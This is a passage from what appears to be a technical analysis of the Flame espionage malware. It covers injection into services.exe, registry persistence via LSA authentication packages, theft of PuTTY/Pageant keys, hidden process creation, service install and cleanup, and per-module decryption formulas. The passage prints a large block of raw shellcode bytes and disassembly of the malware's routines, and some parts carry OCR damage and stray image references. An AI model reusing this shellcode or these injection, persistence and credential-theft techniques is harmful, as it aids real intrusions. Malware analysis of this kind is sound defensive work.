0xC0,0x89,0x45,0xD8,0x0F,0x84,0xAA,0x00,0x00,0x00,0x8B,0x45,0x08,0x8B,0x18,0x03,
0x5D,0xF4,0xEB,0x29,0x8B,0x03,0x85,0xC0,0x79,0x07,0x25,0xFF,0xFF,0x00,0x00,0xEB,
0x08,0x8B,0x4D,0xF4,0x03,0xC1,0x83,0xC0,0x02,0x50,0xFF,0x75,0xD8,0xFF,0x56,0x1C,
0x85,0xC0,0x89,0x03,0x0F,0x84,0x83,0x00,0x00,0x00,0x83,0xC3,0x04,0x83,0x3B,0x00,
0x75,0xD2,0x83,0x45,0x08,0x14,0x8B,0x45,0x08,0x83,0x78,0xFC,0x00,0x75,0x88,0x33,
0xDB,0x66,0x39,0x5F,0x06,0x89,0x5D,0x08,0x0F,0x86,0xBA,0x00,0x00,0x00,0x0F,0xB7,
0x45,0x08,0x8B,0x4D,0xCC,0x6B,0xC0,0x28,0x03,0xC1,0x8B,0x48,0x24,0xF7,0xC1,0x20,
0x00,0x00,0x20,0x74,0x07,0xC7,0x45,0xC8,0x01,0x00,0x00,0x00,0x33,0xD2,0x42,0x85,
0xC9,0x79,0x03,0x89,0x55,0xD0,0xF7,0xC1,0x00,0x00,0x00,0x40,0x74,0x03,0x89,0x55,
0xD4,0x39,0x5D,0xC8,0x8B,0xCA,0x74,0x42,0x39,0x5D,0xD0,0x74,0x2E,0x6A,0x40,0x59,
0xEB,0x49,0xC7,0x45,0xF0,0x0D,0x00,0xFF,0xFF,0xEB,0x19,0xC7,0x45,0xF0,0x0E,0x00,
0xFF,0xFF,0xEB,0x10,0xC7,0x45,0xF0,0x0F,0x00,0xFF,0xFF,0xEB,0x07,0xC7,0x45,0xF0,
0x10,0x00,0xFF,0xFF,0x33,0xDB,0xE9,0x70,0x02,0x00,0x00,0x8B,0x4D,0xD4,0xF7,0xD9,
0x1B,0xC9,0x83,0xE1,0x10,0x83,0xC1,0x10,0xEB,0x11,0x39,0x5D,0xD4,0x74,0x0C,0x33,
0xC9,0x39,0x5D,0xD0,0x0F,0x95,0xC1,0x8D,0x4C,0x09,0x02,0x8B,0x50,0x08,0x8B,0x40,
0x0C,0x03,0x45,0xF4,0x89,0x55,0xB4,0x8D,0x55,0xC4,0x52,0x51,0xFF,0x75,0xB4,0x50,
0xFF,0x56,0x0C,0x85,0xC0,0x74,0x28,0xFF,0x45,0x08,0x66,0x8B,0x45,0x08,0x66,0x3B,
0x47,0x06,0x0F,0x82,0x46,0xFF,0xFF,0xFF,0x8B,0x7F,0x28,0x03,0x7D,0xF4,0x89,0x7D,
0xE0,0x75,0x18,0xC7,0x45,0xF0,0x12,0x00,0xFF,0xFF,0xE9,0x0C,0x02,0x00,0x00,0xC7,
0x45,0xF0,0x11,0x00,0xFF,0xFF,0xE9,0x00,0x02,0x00,0x00,0xFF,0xB6,0x1C,0x09,0x00,
0x00,0x33,0xFF,0x47,0x57,0xFF,0x75,0xF4,0xFF,0x55,0xE0,0x3B,0xC7,0x74,0x14,0x53,
0x53,0xFF,0x75,0xF4,0xFF,0x55,0xE0,0xC7,0x45,0xF0,0x13,0x00,0xFF,0xFF,0xE9,0xD8,
0x01,0x00,0x00,0x8D,0x86,0x6A,0x02,0x00,0x00,0x50,0x53,0x8D,0x45,0xA8,0x50,0x89,
0x7D,0xBC,0xFF,0x56,0x44,0x3B,0xC3,0x89,0x45,0xE8,0x75,0x0C,0xC7,0x45,0xF0,0x14,
0x00,0xFF,0xFF,0xE9,0xB3,0x01,0x00,0x00,0x6A,0xFF,0x50,0xFF,0x56,0x48,0x85,0xC0,
0x74,0x0C,0xC7,0x45,0xF0,0x15,0x00,0xFF,0xFF,0xE9,0x9D,0x01,0x00,0x00,0x8D,0x46,
0x60,0x50,0x53,0x68,0x1F,0x00,0x0F,0x00,0xC6,0x45,0xFB,0x01,0xFF,0x56,0x2C,0x3B,
0xC3,0x89,0x45,0xE4,0xC6,0x45,0x0B,0x00,0xBF,0x08,0x55,0x00,0x00,0x75,0x28,0x8D,
0x46,0x60,0x50,0x57,0x53,0x6A,0x04,0x8D,0x45,0xA8,0x50,0x6A,0xFF,0xC6,0x45,0x0B,
0x01,0xFF,0x56,0x28,0x3B,0xC3,0x89,0x45,0xE4,0x75,0x0C,0xC7,0x45,0xF0,0x16,0x00,
0xFF,0xFF,0xE9,0x54,0x01,0x00,0x00,0x57,0x53,0x53,0x6A,0x02,0xFF,0x75,0xE4,0xFF,
0x56,0x30,0x3B,0xC3,0x89,0x45,0xEC,0x75,0x0C,0xC7,0x45,0xF0,0x17,0x00,0xFF,0xFF,
0xE9,0x36,0x01,0x00,0x00,0x80,0x7D,0x0B,0x00,0x0F,0x84,0x01,0x01,0x00,0x00,0x57,
0x53,0xFF,0x75,0xEC,0xFF,0x56,0x24,0x83,0xC4,0x0C,0x89,0x5D,0xD0,0x8D,0xBE,0xFA,
0x04,0x00,0x00,0x57,0xFF,0x56,0x14,0x3B,0xC3,0x89,0x45,0xB4,0x74,0x3B,0xFF,0x45,
0xD0,0x83,0x7D,0xD0,0x05,0x7C,0xEC,0x53,0x6A,0x18,0x8D,0x45,0x90,0x50,0x53,0x6A,
0xFF,0xFF,0x56,0x3C,0x3D,0x00,0x00,0x00,0xC0,0x72,0x2A,0x53,0x6A,0x18,0x8D,0x45,
0x90,0x50,0x53,0x6A,0xFF,0xFF,0x56,0x3C,0x83,0xF8,0xFF,0x77,0x18,0xC7,0x45,0xF0,
0x19,0x00,0xFF,0xFF,0xE9,0xD2,0x00,0x00,0x00,0xC7,0x45,0xF0,0x18,0x00,0xFF,0xFF,
0xE9,0xC6,0x00,0x00,0x00,0x8B,0x45,0x94,0x8B,0x40,0x0C,0x83,0xC0,0x0C,0x8B,0x38,
0xEB,0x0A,0x8B,0x4F,0x18,0x3B,0x4D,0xB4,0x74,0x08,0x8B,0x3F,0x3B,0xF8,0x75,0xF2,
0xEB,0x68,0x8B,0x47,0x1C,0x8B,0x4D,0xEC,0x89,0x41,0x04,0x8B,0x86,0x18,0x09,0x00,
0x00,0x6A,0x40,0x68,0x00,0x10,0x00,0x00,0x83,0xC0,0x14,0x50,0x53,0xFF,0x56,0x04,
0x3B,0xC3,0x75,0x09,0xC7,0x45,0xF0,0x1A,0x00,0xFF,0xFF,0xEB,0x7E,0x8B,0x4E,0x20,
0x89,0x48,0x10,0x8B,0x4E,0x38,0x89,0x48,0x0C,0x8B,0x4E,0x48,0x89,0x48,0x08,0x8B,
0x4D,0xEC,0xC7,0x00,0xBA,0xBA,0x0D,0xF0,0x89,0x48,0x04,0xFF,0xB6,0x18,0x09,0x00,
0x00,0x83,0xC0,0x14,0xFF,0xB6,0x14,0x09,0x00,0x00,0x89,0x45,0xB4,0x50,0xFF,0x56,
0x20,0x8B,0x45,0xB4,0x83,0xC4,0x0C,0x89,0x47,0x1C,0x8B,0x45,0xEC,0x39,0x58,0x04,
0x75,0x09,0xC7,0x45,0xF0,0x1B,0x00,0xFF,0xFF,0xEB,0x30,0x8B,0x4D,0xE8,0x89,0x08,
0x8B,0x4D,0xEC,0x33,0xC0,0x33,0xD2,0x83,0xC1,0x08,0x3B,0xC3,0x75,0x26,0x39,0x19,
0x75,0x02,0x8B,0xC1,0x42,0x81,0xC1,0x20,0x02,0x00,0x00,0x83,0xFA,0x28,0x72,0xEA,
0x3B,0xC3,0x75,0x10,0xC7,0x45,0xF0,0x1C,0x00,0xFF,0xFF,0x8B,0x7D,0xF4,0xC6,0x45,
0xFA,0x01,0xEB,0x5F,0x8B,0x4D,0xE0,0x8B,0x7D,0xF4,0x89,0x48,0x04,0x89,0x38,0xC7,
0x40,0x08,0x01,0x00,0x00,0x00,0x8B,0x8E,0x1C,0x09,0x00,0x00,0x89,0x48,0x0C,0x8A,
0x8E,0x20,0x09,0x00,0x00,0x88,0x48,0x10,0x8B,0x8E,0x10,0x09,0x00,0x00,0x89,0x88,
0x1C,0x02,0x00,0x00,0x68,0x0A,0x02,0x00,0x00,0x8D,0x8E,0x04,0x07,0x00,0x00,0x51,
0x83,0xC0,0x12,0x50,0xFF,0x56,0x20,0x83,0xC4,0x0C,0x80,0x7D,0x0B,0x00,0x74,0x13,
0xFF,0x75,0xE8,0x89,0x5D,0xEC,0x89,0x5D,0xE4,0xFF,0x56,0x38,0xC6,0x45,0xFB,0x00,
0x89,0x5D,0xE8,0x39,0x5D,0xEC,0x74,0x06,0xFF,0x75,0xEC,0xFF,0x56,0x34,0x39,0x5D,
0xE4,0x74,0x06,0xFF,0x75,0xE4,0xFF,0x56,0x4C,0x80,0x7D,0xFB,0x00,0x74,0x06,0xFF,
0x75,0xE8,0xFF,0x56,0x38,0x39,0x5D,0xE8,0x74,0x06,0xFF,0x75,0xE8,0xFF,0x56,0x4C,
0xFF,0x75,0xC0,0xFF,0x56,0x54,0x39,0x5D,0xDC,0x74,0x06,0xFF,0x75,0xDC,0xFF,0x56,
0x5C,0x80,0x7D,0xFA,0x00,0xB8,0x1E,0x00,0xFF,0xFF,0x74,0x2C,0x39,0x5D,0xBC,0x74,
0x0B,0x39,0x5D,0xE0,0x74,0x06,0x53,0x53,0x57,0xFF,0x55,0xE0,0x80,0xBE,0x20,0x09,
0x00,0x00,0x00,0x74,0x06,0x57,0xFF,0x56,0x34,0xEB,0x0A,0x68,0x00,0x80,0x00,0x00,
0x53,0x57,0xFF,0x56,0x08,0x8B,0x45,0xF0,0x89,0xBE,0x2C,0x0B,0x00,0x00,0xEB,0x05,
0xB8,0x05,0x00,0xFF,0xFF,0x5F,0x5E,0x5B,0xC9,0xC2,0x04,0x00,0x68
```

The third part of shellcode is written successively. This part of the shellcode is as follows. The length is 4.

```
0x00,0x00,0x00,0x00
```

The fourth part of shellcode is written successively. This part of the shellcode is as follows. The length is 0x5e2330.

Finally, Flame creates a remote thread via CreateRemoteThread, and executes the shellcode that is written into services.exe.

We found Flame modifies the registry:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVer
sion\SeCEdit
```

- Seems to be group policy key value

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInf
ormation
```

- StandardSize, modifies the standard time

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}
\Count\HRZR_EHACNGU:(ahyy)

Key value:  Type: REG_BINARY Length: 16 (0x10) bytes

05 00 00 00 06 00 00 00 20 3E 44 29 E3 54 CD 01           |  ........ >D)鉶?
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11

Key value:  Type: REG_BINARY Length:56 (0x38) bytes

000000: 36 00 31 00 00 00 00 00 C8 40 0A 0F 10 00 66 6C  |  6.1.....廌....fl
000010: 61 6D 65 00 22 00 03 00 04 00 EF BE DC 40 EF 1C  |  ame.".....锞蹳?
000020: DC 40 18 1D 14 00 00 00 66 00 6C 00 61 00 6D 00  |  蹳......f.l.a.m.
000030: 65 00 00 00 14 00 00 00                          |  e.......
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11\

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11\0

Key value: Type: REG_BINARY Length:78 (0x4e) bytes

000000: 4C 00 31 00 00 00 00 00 C7 40 EA 39 10 00 6D 73  |  L.1.....茾?..ms
000010: 73 65 63 6D 67 72 2E 6F 63 78 00 00 30 00 03 00  |  secmgr.ocx..0...
000020: 04 00 EF BE DC 40 F5 1C DC 40 09 1D 14 00 00 00  |  ..锞蹳?蹳......
000030: 6D 00 73 00 73 00 65 00 63 00 6D 00 67 00 72 00  |  m.s.s.e.c.m.g.r.
000040: 2E 00 6F 00 63 00 78 00 00 00 1C 00 00 00        |  ..o.c.x.......
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11\0\
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11\0\0

Key value: Type: REG_BINARY Length: 54 (0x36) bytes

000000: 34 00 35 00 00 00 00 00 DC 40 CB 1B 10 00 D8 53  |  4.5.....蹬?..豐
000010: CD 79 31 00 00 00 1E 00 03 00 04 00 EF BE DC 40  |  裁1.........锞蹬
000020: F6 1C DC 40 08 1D 14 00 00 00 D8 53 CD 79 31 00  |  ?蹬......豐裁1.
000030: 00 00 16 00 00 00                                |  ......
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11\0\0\

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11\0\0\MRUListEx

Key value:  Type: REG_BINARY Length: 4 (0x4) bytes

FF FF FF FF                                              |
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11\0\0\NodeSlot

Key value:  DWORD: 96 (0x60)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11\0\MRUListEx

Key value: Type: REG_BINARY Length: 8 (0x8) bytes

00 00 00 00 FF FF FF FF                                 |  ....
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11\0\NodeSlot

Key value: DWORD: 95 (0x5f)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11\MRUListEx

Key value: Type: REG_BINARY Length: 8 (0x8) bytes

00 00 00 00 FF FF FF FF                                 |  ....
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gMRU\11\NodeSlot

Key value: DWORD: 94 (0x5e)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gs\94\

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gs\94\Shell\

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
```

```
gs\94\Shell\Address

Key value:  DWORD: 4294967295 (0xffffffff)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gs\94\Shell\Buttons

Key value: DWORD: 4294967295 (0xffffffff)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gs\94\Shell\Col

Key value: DWORD: 4294967295 (0xffffffff)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Ba
gs\94\Shell\ColInfo

Key value: Type: REG_BINARY Length: 112 (0x70) bytes
```

```
000000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |  ................
000010: FD DF DF FD 0F 00 04 00 20 00 10 00 28 00 3C 00  |   哷.... ...(.<.
000020: 00 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00  |  ................
000030: B4 00 60 00 78 00 78 00 00 00 00 00 01 00 00 00  |  ?`.x.x.........
```

There are some more…

Startup:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Aut
hentication Packages

New: Type: REG_MULTI_SZ  Length: 21 (0x15) bytes
```

```
   6D 73 76 31 5F 30 00 6D 73 73 65 63 6D 67 72 2E      | msv1_0.mssecmgr.
   6F 63 78 00 00                                       |  ocx..
Old: Type: REG_MULTI_SZ  Length: 8 (0x8) bytes
   6D 73 76 31 5F 30 00 00                              | msv1_0..
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunc
tion\LcnEndLocation

New: String: "10675834"

Old: String: "0"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunc
tion\LcnStartLocation

New: String: "10485101"

Old: String: "0"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunc
tion\OptimizeComplete
```

```
New: String:  "Yes"

Old: String:  "No"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunction\OptimizeError

New: String:  " "

Old: String:  "Missing Registry Entries"

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SeCEdit

HKLM\Software\Microsoft\Internet Explorer\LowRegistry

HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Option

HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation

HKLM\SOFTWARE\Symantec\Norton AntiVirus

HKLM\SOFTWARE\Symantec\InstalledApps

HKLM\SOFTWARE\KasperskyLab\avp6\settings

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings

HKLM\SOFTWARE\KasperskyLab

HKLM\SOFTWARE\Symantec\SymSetup\Internet security

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System

HKLM\SOFTWARE\Symantec\Symantec AntiVirus

HKLM\SYSTEM\CurrentControlSet\Control\Lsa

HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters

HKIU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced

HKLM\Software\Microsoft\Windows\CurrentVersion\MMDevices\Audio\Capture\%s\properties
```

Flame traverses all the top windows in the system, searches for all windows w hose type name and window name both are "Pageant", and then sends messages to the windows. It has been determined that Pageant is the authentication proxy tool of the Putty program. It can save users' private keys. The first time users input the passwords to log on to the system, Pageant will save the passwords so that users don't need to input passwords in the future to log on. SendMessageA(Msg=0x4a,wParam=0x00,lParam=0x804e50ba)

Flame creates a desktop and the iexplorer.exe process. Then, it sets the newly created desktop to be the default desktop so as to hide its startup.

```
mov       [ebp+StartupInfo.cb], 44h
mov       eax, lpszDesktop
mov       [ebp+StartupInfo.lpDesktop], eax ; set desktop
mov       [ebp+CommandLine], bl
mov       esi, 104h
push       esi
push       ebx
lea         eax, [ebp+VersionInformation]
push       eax              ; pVersionInformation
call        0x101A1130
add        esp, 0Ch
push       esi              ; nSize
lea         eax, [ebp+CommandLine]
push       eax           ; "%ProgramFiles%\Internet
Explorer\iexplore.exe"
push       environment_strings
call        ExpandEnvironmentStringsA
cmp       eax, ebx
jz         0x100E3157
cmp       eax, esi
ja         0x100E3157
lea        eax, [ebp+ProcessInformation]
push      eax              ; lpProcessInformation
lea        eax, [ebp+StartupInfo]
push      eax              ; lpStartupInfo
push      ebx              ; lpCurrentDirectory
push      ebx              ; lpEnvironment
push      4               ; dwCreationFlags
push      ebx              ; bInheritHandles
push      ebx              ; lpThreadAttributes
push      ebx              ; lpProcessAttributes
lea       eax, [ebp+CommandLine]
push      eax              ; lpCommandLine
push      ebx              ; lpApplicationName
call       ds:CreateProcessA
```

Lots of SQL sentences, which is related to the SQLite database.

```
SELECT 'INSERT INTO vacuum_db.' || quote(name) || ' SELECT * FROM main.' || quote(name)
|| ';'FROM main.sqlite_master WHERE type = 'table' AND name!='sqlite_sequence' AND
rootpage>0

UPDATE %s SET Grade = (SELECT %d/%d.0*(rowid - 1) FROM st WHERE st.ProdID = %s.ProdID);

ELECT 'DELETE FROM vacuum_db.' || quote(name) || ';' FROM vacuum_db.sqlite_master WHERE
name='sqlite_sequence'

INSERT OR REPLACE INTO Configuration (Name, App, Value) VALUES('%s','%s' ,'%s');

INSERT OR IGNORE INTO %s (Name,App,Value) Values('STORAGE_LENGTH','%s',0);

UPDATE sqlite_master SET sql = sqlite_rename_parent(sql, %Q, %Q) WHERE %s;

INSERT INTO %Q.%s VALUES('index',%Q,%Q,#%d,%Q);

UPDATE %s SET Value = Value - old.BufferSize WHERE Name = 'STORAGE_SIZE' AND App =
'%s';

UPDATE %s SET Value = Value + 1 WHERE Name = 'STORAGE_LENGTH' AND App = '%s';

SELECT 'INSERT INTO vacuum_db.' || quote(name) || ' SELECT * FROM main.' || quote(name)
|| ';' FROM vacuum_db.sqlite_master WHERE name=='sqlite_sequence';

UPDATE %s SET Value = Value - 1 WHERE Name = 'STORAGE_LENGTH' AND App = '%s';

UPDATE %s SET Value = Value + new.BufferSize WHERE Name = 'STORAGE_SIZE' AND App =
'%s';

UPDATE sqlite_temp_master SET sql = sqlite_rename_trigger(sql, %Q), tbl_name = %Q
WHERE %s;

UPDATE %Q.%s SET sql = CASE WHEN type = 'trigger' THEN
sqlite_rename_trigger(sql, %Q)ELSE sqlite_rename_table(sql, %Q) END, tbl_name = %Q,
name = CASE WHEN type='table' THEN %Q WHEN name LIKE 'sqlite_autoindex%%' AND
type='index' THEN 'sqlite_autoindex_' || %Q || substr(name,%d+18) ELSE name END WHERE
tbl_name=%Q AND (type='table' OR type='index' OR type='trigger');

INSERT OR IGNORE INTO %s (Name,App,Value) Values('STORAGE_SIZE','%s',0);
```

WQL

The full name of WQL is WMI Query Language. It is the Windows management instrumentation query language.

```
root\ CIMV2

select * from Win32_LogicalDisk

SELECT * FROM __InstanceOperationEvent WITHIN %d WHERE
TargetInstance ISA 'Win32_LogicalDisk'

select ProcessID, Name from Win32_Process
```

Create the Following Naming Methods:

```
\\.\pipe\navssvcs

\\.\pipe\PipeGx16

\\.\\pipe\spoolss
```

Some functions have commands that appear to be red herrings (the following red lines of code). They don’t influence the functions of Flame.

```
push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
mov     eax, eax
push    ebx
push    eax
pop     eax
pop     ebx
pusha
popa
mov     esi, [ebp+8]
```

Flame modifies privileges in a single thread, creates services, and loads and runs rdcvlt32.exe programs.

```
push    edi             ; lpPassword
push    edi             ; lpServiceStartName
push    edi             ; lpDependencies
push    edi             ; lpdwTagId
push    edi             ; lpLoadOrderGroup
push    PathName         ; lpBinaryPathName =
;"%windir%\system32\rdcvlt32.exe"
push    edi             ; dwErrorControl
push    3               ; dwStartType
push    10h             ; dwServiceType
push    0F01FFh          ; dwDesiredAccess
push    DisplayName      ; lpDisplayName
push    ServiceName      ; lpServiceName
push    eax             ; hSCManager
call    CreateServiceA
cmp     eax, edi
```

It can start the services immediately after they are created, and delete services and the registry related traces.

```
mov     eax, [ebx+4]
mov     byte ptr [eax+6], 1
call    start_service
mov     [ebp-1], al
mov     eax, edi
call    delete_service
cmp     al, 1
jnz     0x1011BCD9
```

Encrypted Part of Each Module

The encrypted part of each module contains great similarities to the others. The algorithm used is as follows:



Parameter
a ,b,c
n [the offset of the decrypted byte]
M=(a+n)*(b+n)+c
M1
M2
M3
M4
BYTE_ Decrypted =BYTE_ Encrypted—(M1^M2^M3^M4)

Figure 5 The Encrypted Algorithm

The encryption algorithm list:

File name	Param a	Param b	Param c	M
Mssecmgr.ocx	0xBh	0xBh+0xCh	[0x10376F70h]	M=(0xBh+n)*(0xBh+0xCh+n)+[0x101376F70h]
msglu32.ocx	0xBh	0xBh+0xCh	[0x101863E	M=(0xBh+n)*(0xBh+0xCh+n)+[0x101863ECh

File name	Param a	Param b	Param c	M
			Ch]	]
advnetcfg.ocx	0x1Ah	0x5h	0	M==(0xAh+n)*(0x5h+n)
Nteps32.ocx	0x1Ah	0x5h	0	M==(0xAh+n)*(0x5h+n)
soapr32.ocx	0x11h	0xBh	0	M==(0x11h+n)*(0xbh+n)
Noname.dll	0x11h	0xBh	0	M==(0x11h+n)*(0xbh+n)
Jimmy.dll	0xBh	0xBh+0x6h	0x58h	M=(0xbh+N)*(N+0xbh+0x6h)+0x58h
comspol32.ocx	0xBh	0xBh+0x6h	0	M=(0xbh+N)*(N+0xbh+0x6h)
browse32.ocx	0xBh	0xBh+0xch	0	M=(0xbh+N)*(N+0xbh+0xch)


Flame reads the temporary files of the key created by PUTTY, maybe to crack the communication key.

%Documents and Settings%\Administrator\PUTTY.RND

```
lea     eax, putty_file_path[eax]
push    eax             ; lpBuffer
push    offset str_HOMEPATH ; decode:"HOMEPATH"
call     my_decode_strA  ; decode: "HOMEPATH"
pop     ecx
push    eax             ; lpName
call     edi ; GetEnvironmentVariableA
test     eax, eax
jnz     short 0x10073E35
push    esi             ; uSize
push    ebx             ; lpBuffer
call     ds:GetWindowsDirectoryA
push    ebx             ; c1
call     0x101A1370
pop     ecx
mov     esi, eax
jmp     short 0x10073E3B
add     [ebp+var_4], eax
mov     esi, [ebp+var_4]
push    offset str_PUTTY_RND ; data
call     my_decode_strA  ; decode : "\PUTTY.RND"
push    eax
lea      eax, putty_file_path[esi]
push    eax
call     0x101A1270  ;  cat path
```

```
push    ebx             ; hTemplateFile
push    ebx             ; dwFlagsAndAttributes
push    3               ; dwCreationDisposition
push    ebx             ; lpSecurityAttributes
push    3               ; dwShareMode
push    80000000h        ; dwDesiredAccess
push    offset putty_file_path ; lpFileName
call     ds:CreateFileA
cmp     eax, 0FFFFFFFFh
mov     [ebp+hObject], eax
jz       short 0x10073EE6
push    esi
mov     esi, ds:ReadFile    ;read putty.rnd file
```

The static compiling version of Lua module is found in Flame.



```
10262868 10262744 ASCII "MOVE"
1026286C 1026274C ASCII "LOADK"
10262870 10262754 ASCII "LOADBOOL"
10262874 10262760 ASCII "LOADNIL"
10262878 10262768 ASCII "GETUPVAL"
1026287C 10262774 ASCII "GETGLOBAL"
10262880 10262780 ASCII "GETTABLE"
10262884 1026278C ASCII "SETGLOBAL"
10262888 10262798 ASCII "SETUPVAL"
1026288C 102627A4 ASCII "SETTABLE"
10262890 102627B0 ASCII "NEWTABLE"
10262894 102627BC ASCII "SELF"
10262898 102627C4 ASCII "ADD"
1026289C 102627C8 ASCII "SUB"
102628A0 102627CC ASCII "MUL"
102628A4 102627D0 ASCII "DIV"
102628A8 102627D4 ASCII "MOD"
102628AC 102627D8 ASCII "POW"
102628B0 102627DC ASCII "UNM"
102628B4 102627E0 ASCII "NOT"
102628B8 102627E4 ASCII "LEN"
102628BC 102627E8 ASCII "CONCAT"
102628C0 102627F0 ASCII "JMP"
102628C4 102627F4 ASCII "EQ"
102628C8 102627F8 ASCII "LT"
102628CC 102627FC ASCII "LE"
102628D0 10262800 ASCII "TEST"
102628D4 10262808 ASCII "TESTSET"
